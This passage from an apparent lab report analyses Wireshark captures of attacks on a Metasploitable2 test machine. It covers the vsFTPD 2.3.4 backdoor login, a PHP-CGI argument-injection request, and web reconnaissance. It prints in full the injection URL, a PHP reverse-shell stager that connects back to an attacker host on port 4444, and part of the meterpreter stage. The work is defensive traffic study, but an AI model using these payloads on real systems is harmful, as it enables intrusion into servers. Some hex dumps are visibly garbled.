


Fig. 414. victim Root ID revealed

In the following figure, the frame 44 demonstrates that the attacker sent password packet to victim and in frame 45 the attacker successfully gains the access on victim.




Fig. 415. Sending Password packet & Obtaining access on Victim

The below figures demonstrates that the attacker had login successfully by using username; user h and password LDpx4y. The frame 24 shows that the attacker sent a request packet to victim as user h then in frame 26 victim machine 192.168.20.41 asked to specify the password. In frame 28 attacker successfully login by using LDpx4y password. It is clearly shown on Wireshark details pane that the target port of the attack is FTP port which is port 21. The FTP attack can be carried out by using different username and passwords for the login, but username always had “USER” and “:”)” characters[5]. In this manual exploit, file transfer protocol was used for transferring the resources on client-server architecture. The version vsFTPD 2.3.4 was exploited in which a particular username combination compromised and gained the access on port 6200 that is backdoor port.

The image shows a Wireshark packet capture of an FTP session. The main pane displays a list of packets, with packet 24 selected. The packet details pane shows the File Transfer Protocol (FTP) structure, including the USER h:\r\n request command. The packet bytes pane shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
18	41.07336...	192.168.20.41	192.168.10.90	TCP	60	6200 → 38275 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	41.07711...	192.168.10.90	192.168.20.41	TCP	74	40401 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20	41.08586...	192.168.20.41	192.168.10.90	TCP	74	21 → 40401 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
21	41.08602...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24063
22	41.27073...	192.168.20.41	192.168.10.90	FTP	86	Response: 220 (vsFTPD 2.3.4)
23	41.27090...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=24063
24	41.28266...	192.168.10.90	192.168.20.41	FTP	76	Request: USER h:\r\n

Packet 24 details:

```

File Transfer Protocol (FTP)
  USER h:\r\n
    Request command: USER
    Request arg: h:\
  [Current working directory: ]
  
```

Packet bytes:

```

0000 08 00 27 f1 df 47 08 00 27 15 e1 30 08 00 45 00  ..G...@.E-
0010 00 f6 29 40 00 40 06 a4 bc c0 a8 0a 5a c0 a8  ..V...Z...
0020 14 29 9d d1 00 15 83 40 22 ab 23 ed 55 28 80 18  ..)....@.#U...
0030 01 f6 a0 04 00 00 01 01 08 0a 8f 6e 70 e7 00 03  ..)....@.#U...
0040 98 f8 55 53 45 52 20 68 3a 29 0d 0a             ..USER h:)\r\n
  
```

Fig. 416. User request by Attacker

The image shows a Wireshark packet capture of an FTP session. The main pane displays a list of packets, with packet 26 selected. The packet details pane shows the File Transfer Protocol (FTP) structure, including the 331 Please specify the password. response. The packet bytes pane shows the raw data of the response.

No.	Time	Source	Destination	Protocol	Length	Info
19	41.07711...	192.168.10.90	192.168.20.41	TCP	74	40401 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20	41.08586...	192.168.20.41	192.168.10.90	TCP	74	21 → 40401 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
21	41.08602...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24063
22	41.27073...	192.168.20.41	192.168.10.90	FTP	86	Response: 220 (vsFTPD 2.3.4)
23	41.27090...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=24063
24	41.28266...	192.168.10.90	192.168.20.41	FTP	76	Request: USER h:\r\n
25	41.28664...	192.168.20.41	192.168.10.90	TCP	66	21 → 40401 [ACK] Seq=21 Ack=11 Win=5888 Len=0 TSval=2357
26	41.28787...	192.168.20.41	192.168.10.90	FTP	100	Response: 331 Please specify the password.
27	41.28793...	192.168.10.90	192.168.20.41	FTP	100	Request: PASS LDPx4Y\r\n
28	41.29410...	192.168.10.90	192.168.20.41	FTP	100	Response: 331 Please specify the password.

Packet 26 details:

```

File Transfer Protocol (FTP)
  331 Please specify the password.
  
```

Packet bytes:

```

0000 08 00 27 15 e1 30 08 00 27 f1 df 47 08 00 45 00  ..G...@.E-
0010 00 56 cd f4 40 00 3f 06 cd d9 c0 a8 14 29 c0 a8  ..V...Z...
0020 0a 5a 00 15 9d d1 23 ed 55 28 83 40 22 b5 80 18  ..Z....@.#U...
0030 00 2e 39 2b 00 00 01 01 08 0a 00 03 98 fa 8f 6a  ..)....@.#U...
0040 70 e7 33 33 31 20 50 6c 65 61 73 65 20 73 70 65  p.331 Please spe
0050 63 69 6d 79 20 74 68 65 20 70 61 73 73 77 6f 72  cify the passwor
0060 64 2e 0d 0a             d.\r\n
  
```

Fig. 417. Password Specification request from victim

The image shows a Wireshark packet capture of an FTP session. The main pane displays a list of packets, with packet 28 selected. The packet details pane shows the File Transfer Protocol (FTP) structure, including the PASS LDPx4Y\r\n request command. The packet bytes pane shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
19	41.07711...	192.168.10.90	192.168.20.41	TCP	74	40401 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
20	41.08586...	192.168.20.41	192.168.10.90	TCP	74	21 → 40401 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1
21	41.08602...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=24063
22	41.27073...	192.168.20.41	192.168.10.90	FTP	86	Response: 220 (vsFTPD 2.3.4)
23	41.27090...	192.168.10.90	192.168.20.41	TCP	66	40401 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=24063
24	41.28266...	192.168.10.90	192.168.20.41	FTP	76	Request: USER h:\r\n
25	41.28664...	192.168.20.41	192.168.10.90	TCP	66	21 → 40401 [ACK] Seq=21 Ack=11 Win=5888 Len=0 TSval=2357
26	41.28787...	192.168.20.41	192.168.10.90	FTP	100	Response: 331 Please specify the password.
27	41.28793...	192.168.10.90	192.168.20.41	FTP	100	Request: PASS LDPx4Y\r\n
28	41.29410...	192.168.10.90	192.168.20.41	FTP	100	Response: 331 Please specify the password.

Packet 28 details:

```

File Transfer Protocol (FTP)
  PASS LDPx4Y\r\n
    Request command: PASS
  
```

Packet bytes:

```

0000 08 00 27 f1 df 47 08 00 27 15 e1 30 08 00 45 00  ..G...@.E-
0010 00 41 f6 2b 40 00 40 06 a4 b7 c0 a8 0a 5a c0 a8  ..A+@...Z...
0020 14 29 9d d1 00 15 83 40 22 b5 23 ed 55 4a 80 18  ..)....@.#U...
0030 01 f6 a0 07 00 00 01 01 08 0a 8f 6e 70 f2 00 03  ..)....@.#U...
0040 98 fa 5d 41 53 20 4c 44 70 58 34 59 0d 0a             ..[PASS L DpX4Y\r\n
  
```

Fig. 418. password used by attacker machine

**** The contribution of Kiranjit Kaur, Heena ends here ****

**** The contribution of Keerthi Kishore Vemuri starts here ****

P. Wireshark analysis of Playbook 29: Apache Web Server.

i. Pcap filename: php_meterpreter

ii. Wireshark Analysis:

The exploit is performed, and the network traffic captured during the exploit is studied using Wireshark tool. This helps us understand the visibility of the exploit activity across the network traffic.

During step-1, the connection between attacker machine and the server is verified. This can be observed in the traffic looking at frames 13,14,15

12	5.222509013	PcsCompu_f1:df:47	PcsCompu_15:e1:30	ARP	60	192.168.10.100	is at 08:00:27:f1:df:47
13	10.449007683	192.168.10.90	192.168.20.21	TCP	74	34965 → 80	[SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520400733 TSecr=0 WS=128
14	10.453976494	192.168.20.21	192.168.10.90	TCP	74	80 → 34965	[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=129498 TSecr=520400733 WS=128
15	10.454161309	192.168.10.90	192.168.20.21	TCP	66	34965 → 80	[ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=520400738 TSecr=129498

Fig. 419. TCP handshake

Frames 13,14,15 show a successful TCP handshake.

The NMAP scan performed on the server helped attacker identify the version of the Apache server. This activity is observed in the frame 16 and 24.

16	10.457783089	192.168.10.90	192.168.20.21	HTTP	169	GET / HTTP/1.1
17	10.464048731	192.168.20.21	192.168.10.90	TCP	66	80 → 34965 [ACK] Seq=1 Ack=104 Win=5888 Len=0 TSval=129499 TSecr=520400742
18	10.603702772	192.168.20.21	192.168.10.90	TCP	663	80 → 34965 [PSH, ACK] Seq=1 Ack=104 Win=5888 Len=597 TSval=129512 TSecr=520400
19	10.603758479	192.168.10.90	192.168.20.21	TCP	66	34965 → 80 [ACK] Seq=104 Ack=598 Win=64128 Len=0 TSval=520400888 TSecr=129512
20	10.606480334	192.168.20.21	192.168.10.90	TCP	490	80 → 34965 [PSH, ACK] Seq=598 Ack=104 Win=5888 Len=424 TSval=129512 TSecr=5204
21	10.606541079	192.168.10.90	192.168.20.21	TCP	66	34965 → 80 [ACK] Seq=104 Ack=1022 Win=64128 Len=0 TSval=520400891 TSecr=129512
22	10.607955293	192.168.20.21	192.168.10.90	TCP	139	80 → 34965 [PSH, ACK] Seq=1022 Ack=104 Win=5888 Len=73 TSval=129513 TSecr=5204
23	10.607997946	192.168.10.90	192.168.20.21	TCP	66	34965 → 80 [ACK] Seq=104 Ack=1095 Win=64128 Len=0 TSval=520400892 TSecr=129513
24	10.620037769	192.168.20.21	192.168.10.90	HTTP	71	HTTP/1.1 200 OK (text/html)

Fig. 420. HTTP GET requests

Following TCP stream for these frames to see more information.

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · php_meterpreter.pcapng

GET / HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:20:36 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Transfer-Encoding: chunked
Content-Type: text/html

197
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

Metasploitable2

1a1
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">Twiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</li>
43
a</li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
```

Fig. 421. TCP Stream for frame 16

Here it is observed that the NMAP scan has helped attacker obtain the server details and operating system information.

During the 2nd part of the exploit, the attacker has performed a payload exploit named – php_cgi_arg_injection/reverse_tcp. This exploit activity can be observed in frames 71,74 and 82.

71	97.727822285	192.168.10.90	192.168.20.21	HTTP	1615	POST /?--define+allow_url_include%3d0N+-d+safe_mode%3d0+--define+suhosin.simulation%3dTRUe+--define+disable_functions%3d%22%22+--define+open
72	97.747037828	192.168.20.21	192.168.10.90	TCP	66	80 → 34451 [ACK] Seq=1 Ack=1449 Win=8704 Len=0 TSval=138248 TSecr=520488012
73	97.747038227	192.168.20.21	192.168.10.90	TCP	66	80 → 34451 [ACK] Seq=1 Ack=1550 Win=8704 Len=0 TSval=138248 TSecr=520488012
74	97.807102011	192.168.20.21	192.168.10.90	HTTP	240	HTTP/1.1 200 OK
75	97.807167570	192.168.10.90	192.168.20.21	TCP	66	34451 → 80 [ACK] Seq=1550 Ack=175 Win=64128 Len=0 TSval=520488091 TSecr=138255
76	97.861748322	192.168.10.90	192.168.20.21	TCP	66	34451 → 80 [FIN, ACK] Seq=1550 Ack=175 Win=64128 Len=0 TSval=520488146 TSecr=138255
77	97.865436784	192.168.20.21	192.168.10.90	TCP	66	80 → 34451 [FIN, ACK] Seq=175 Ack=1551 Win=8704 Len=0 TSval=138261 TSecr=520488146
78	97.865518097	192.168.10.90	192.168.20.21	TCP	66	34451 → 80 [ACK] Seq=1551 Ack=176 Win=64128 Len=0 TSval=520488150 TSecr=138261
79	127.481091444	192.168.10.90	192.168.20.21	TCP	74	39993 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=520517765 TSecr=0 WS=128
80	127.484690307	192.168.20.21	192.168.10.90	TCP	74	80 → 39993 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=141231 TSecr=520517765 WS=128
81	127.484813739	192.168.10.90	192.168.20.21	TCP	66	39993 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=520517769 TSecr=141231
82	127.486083182	192.168.10.90	192.168.20.21	HTTP	1612	POST /?--define+allow_url_include%3d1+-%64+safe_mode%3d0+--define+suhosin.simulation%3d0+--define+isable_functions%3d%22%22+--define+open

Fig. 422. HTTP Post requests

Following TCP stream for these frames, more details about the exploit can be observed.

```
POST /?--define+allow_url_include%3d0N+-d+safe_mode%3d0+--define+suhosin.simulation%3dTRUe+--define+disable_functions%3d%22%22+--define+open_basedir%3dnone+--define+auto_prepend_file%3dphp://input+-%64+cgi.force_redirect%3d0ff+-%64+cgi.redirect_status_env%3d0+-%6e HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1116

<?php /*<?php /**/ error_reporting(0); $ip = '127.0.0.1'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();HTTP/1.1 200 OK
Date: Sun, 28 Feb 2021 17:22:03 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 0
Content-Type: text/html
```

Fig. 423. TCP stream for frame 71

Similarly the TCP stream for frame 82 indicate that the attacker is performing CGI_ARG injection.

```
Wireshark · Follow TCP Stream (tcp.stream eq 2) · php_meterpreter.pcapng
POST /?--define+allow_url_include%3d1+-%64+safe_mode%3d0+--define+suhosin.simulation%3d0+--define+isable_functions%3d%22%22+--define+open_basedir%3dnone+-%64+auto_prepend_file%3dphp://input+--define+cgi.force_redirect%3d0+-d+cgi.redirect_status_env%3d0+-n HTTP/1.1
Host: 192.168.20.21
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1120

<?php /*<?php /**/ error_reporting(0); $ip = '192.168.10.90'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Fig. 424. TCP stream for frame 82

Post PHP_CGI injection, several ACK and PSH packets are observed. This indicates the meterpreter session that was established by the attacker in step-6 in the playbook.

84	127.489027036	192.168.20.21	192.168.10.90	TCP	66	80 → 39993	[ACK] Seq=1 Ack=1547 Win=8704 Len=0 TSval=141231 TSecr=520517770
85	127.548451198	192.168.20.21	192.168.10.90	TCP	74	37340 → 4444	[SVN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=141237 TSecr=0 WS=128
86	127.548578783	192.168.20.21	192.168.20.21	TCP	74	4444 → 37340	[SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=520517833 TSecr=520517833
87	127.551439429	192.168.20.21	192.168.10.90	TCP	66	37340 → 4444	[ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=141238 TSecr=520517833
88	127.606494939	192.168.10.90	192.168.20.21	TCP	70	4444 → 37340	[PSH, ACK] Seq=1 Ack=1 Win=65280 Len=4 TSval=520517891 TSecr=141238
89	127.611668565	192.168.20.21	192.168.10.90	TCP	66	37340 → 4444	[ACK] Seq=1 Ack=5 Win=5888 Len=0 TSval=141243 TSecr=520517891
90	127.613852170	192.168.10.90	192.168.20.21	TCP	2962	4444 → 37340	[PSH, ACK] Seq=5 Ack=1 Win=65280 Len=2896 TSval=520517898 TSecr=141243
91	127.614401039	192.168.10.90	192.168.20.21	TCP	2962	4444 → 37340	[PSH, ACK] Seq=2901 Ack=1 Win=65280 Len=2896 TSval=520517898 TSecr=141243
92	127.624675334	192.168.20.21	192.168.10.90	TCP	66	37340 → 4444	[ACK] Seq=1 Ack=1453 Win=8832 Len=0 TSval=141244 TSecr=520517898
93	127.624763152	192.168.10.90	192.168.20.21	TCP	2962	4444 → 37340	[PSH, ACK] Seq=5797 Ack=1 Win=65280 Len=2896 TSval=520517909 TSecr=141244
94	127.624675909	192.168.20.21	192.168.10.90	TCP	66	37340 → 4444	[ACK] Seq=1 Ack=2901 Win=11648 Len=0 TSval=141244 TSecr=520517898

Fig. 425. TCP Frames

In the TCP stream for these frames, it is observed that the meterpreter session is established between attacker and victim system.

```

if (!isset($GLOBALS['udp_host_map'])) {
    $GLOBALS['udp_host_map'] = array();
}

if (!isset($GLOBALS['readers'])) {
    $GLOBALS['readers'] = array();
}

if (!isset($GLOBALS['commands'])) {
    $GLOBALS['commands'] = array("core_loadlib", "core_machine_id", "core_set_uid",
        "core_set_session_guid", "core_get_session_guid", "core_negotiate_tlv_encryption");
}

function register_command($c) {
    global $commands;
    if (!in_array($c, $commands)) {
        array_push($commands, $c);
    }
}

function my_print($str) {
}

my_print("Evaluating main meterpreter stage");

function dump_array($arr, $name=null) {
    if (is_null($name)) {

```

Fig. 426. TCP stream

Although some activities are not visible, most of the key exploit activity is clearly noticeable in the network traffic file captured during exploit.

Q. Wireshark analysis of Playbook 32: Web Server and MySQL server

- i. Pcap filename: wget.pcap & sqlbruteforce.pcap
- ii. Wireshark Analysis:

The exploit is performed, and the network traffic captured during the exploit is studied using Wireshark tool. This helps us understand the visibility of the exploit activity across the network traffic. For this exploit, two pcaps has been obtained. One to study the webserver reconnaissance and one to study the brute force attack.

PCAP1 : wget.pcap

From the first pcap file, first few frames show several ping requests and replies. At beginning of this play book the attacker was trying to check different servers in the zone and then identifies the required server.

Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request id=0x0628, seq=1/256, ttl=64 (reply in 2)
2	0.004478934	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply id=0x0628, seq=1/256, ttl=63 (request in 1)
3	1.001572727	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request id=0x0628, seq=2/512, ttl=64 (reply in 4)
4	1.009080564	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply id=0x0628, seq=2/512, ttl=63 (request in 3)
5	2.002545842	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request id=0x0628, seq=3/768, ttl=64 (reply in 6)
6	2.006029421	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply id=0x0628, seq=3/768, ttl=63 (request in 5)
7	3.004962514	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request id=0x0628, seq=4/1024, ttl=64 (reply in 8)
8	3.009641568	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply id=0x0628, seq=4/1024, ttl=63 (request in 7)
9	4.005817522	192.168.10.90	192.168.20.21	ICMP	98 Echo (ping) request id=0x0628, seq=5/1280, ttl=64 (reply in 10)
10	4.009224579	192.168.20.21	192.168.10.90	ICMP	98 Echo (ping) reply id=0x0628, seq=5/1280, ttl=63 (request in 9)
11	4.635990118	172.28.128.1	239.255.255.250	SSDP	214 M-SEARCH * HTTP/1.1
12	5.640078589	172.28.128.1	239.255.255.250	SSDP	214 M-SEARCH * HTTP/1.1
13	6.059883259	PcsCompu_15:e1:30	PcsCompu_f1:df:47	ARP	42 Who has 192.168.10.100? Tell 192.168.10.90
14	6.061384629	PcsCompu_f1:df:47	PcsCompu_15:e1:30	ARP	60 192.168.10.100 is at 08:00:27:f1:df:47
15	6.638190300	172.28.128.1	239.255.255.250	SSDP	214 M-SEARCH * HTTP/1.1
16	7.641174640	172.28.128.1	239.255.255.250	SSDP	214 M-SEARCH * HTTP/1.1
17	20.088692068	192.168.10.90	192.168.20.21	TCP	74 52680 → 80 [SYN] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1 TSval=519776450 TSecr=0 WS=128
18	20.093017334	192.168.20.21	192.168.10.90	TCP	74 80 → 52680 [SYN, ACK] Seq=0 Win=0 Len=0 MSS=1460 SACK_PERM=1 TSval=66908 TSecr=519776450 WS=128
19	20.093179639	192.168.10.90	192.168.20.21	TCP	66 52680 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=519776454 TSecr=66908

Fig. 427. ICMP packet and TCP handshake

The frames 17,18,19 show successful handshake between the attacker machine and the server which allowed attacker to find information about the server.

In step-2 & 3, the attacker was trying to access different files across the webserver to find any login credentials or for info that helps in performing any exploit activities. Frames 28,32,36 show GET requests from the attacker machine which is requesting for a specific resource.

